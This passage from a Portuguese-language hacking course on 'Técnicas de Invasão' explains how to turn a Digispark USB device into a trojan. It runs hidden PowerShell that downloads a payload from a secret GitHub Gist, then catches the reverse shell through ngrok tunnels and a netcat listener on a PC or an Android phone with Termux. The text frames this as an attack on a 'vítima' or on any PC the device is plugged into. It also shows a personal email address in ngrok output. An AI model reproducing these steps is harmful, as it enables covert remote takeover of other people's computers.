
Vamos usar o Gist Github para hospedar e editar nosso código sempre que quisermos de forma gratuita.

Vamos criar um gist secreto e gerar uma URL

ATAQUES À DISTÂNCIA

INJETANDO TROJAN NO DIGISPARK

No botão raw geramos nosso código bruto e também a URL.



Vamos utilizar o código disponível na plataforma com o
.DownloadString('https:/ /url/payload.ps1');

Esse comando fará o download do arquivo com o código que atualizamos no Gist Github.

Além disso, vamos esconder nosso powershell com o comando -windowsstyle hidden e editar nosso código no Arduino.

ATAQUES À DISTÂNCIA

REVERSE SHELL NA PRÁTICA

Para nosso shell reverso, vamos usar uma ferramenta chamada Ngrok.

Vamos nos conectar com nossa conta no terminal e executar o comando `ngrok.exe tcp 4444`

A sessão “forwarding” é como se fosse um “site” pra gente se conectar

O bom de hospedar nosso script em um site, como o gist github, é que podemos alterar o script direto no site e não precisamos ficar mudando o código do digispark

Esse comando nos retornará um output com informações de status, versão, a região e o endereço que usaremos para realizar o ataque.



```
Prompt de Comando - ngrok.exe tcp:4444
ngrok by @inconshreveable
Session Status: online
Account: alonsoandres@gmail.com (Plan: Free)
Version: 2.3.40
Region: United States (us)
Web Interface: http://127.0.0.1:4040
Forwarding: tcp://2.tcp.ngrok.io:12844 -> localhost:4444

Connections:
  ttl     opn      rt1     rt5     p50     p99
  0       0       0.00    0.00    0.00    0.00
```

Assim, podemos conectar esse pendrive em qualquer pc — ele será conectado e retornará a conexão pro nosso pc remoto.

BÔNUS

HACKENADO UM PC COM O CELULAR


Aqui vamos juntar todo o conhecimento dos últimos módulos em um ataque prático.

Vamos usar o mesmo script das outras aulas — o script que realiza a conexão reversa (reverse shell).

Da mesma forma que no pc, precisamos do ngrok para realizar conexões externas.

Vamos instalar o Termux no nosso celular. Ele emula um terminal, parecido com o CMD do computador.


```
# atualiza nosso terminal  
update && apt upgrade  
  
# instala o netcat  
apt install netcat-openbsd  
  
# verifica se está ok  
nc  
  
# comando para ouvir a porta  
nc -lvp 4444
```



```
# instala o git  
apt install git  
  
# clona o diretório do termux-ngrok  
git clone https://github.com/tchelospy/termux-ngrok.git  
  
# entra no diretório do ngrok  
cd termux-ngrok  
  
# dá permissão de execução  
chmod +x termux-ngrok.sh  
  
# executa o ngrok  
. ./termux-ngrok.sh
```

Aqui, logamos na conta do ngrok e deixamos o netcat escutando na porta 4444.

Agora, podemos editar nosso arquivo no gist com as informações fornecidas pelo ngrok e plugar nosso pendrive hacker no dispositivo da vítima.

 **TÉCNICAS DE INVASÃO**

*"Hacking is
our weapon"*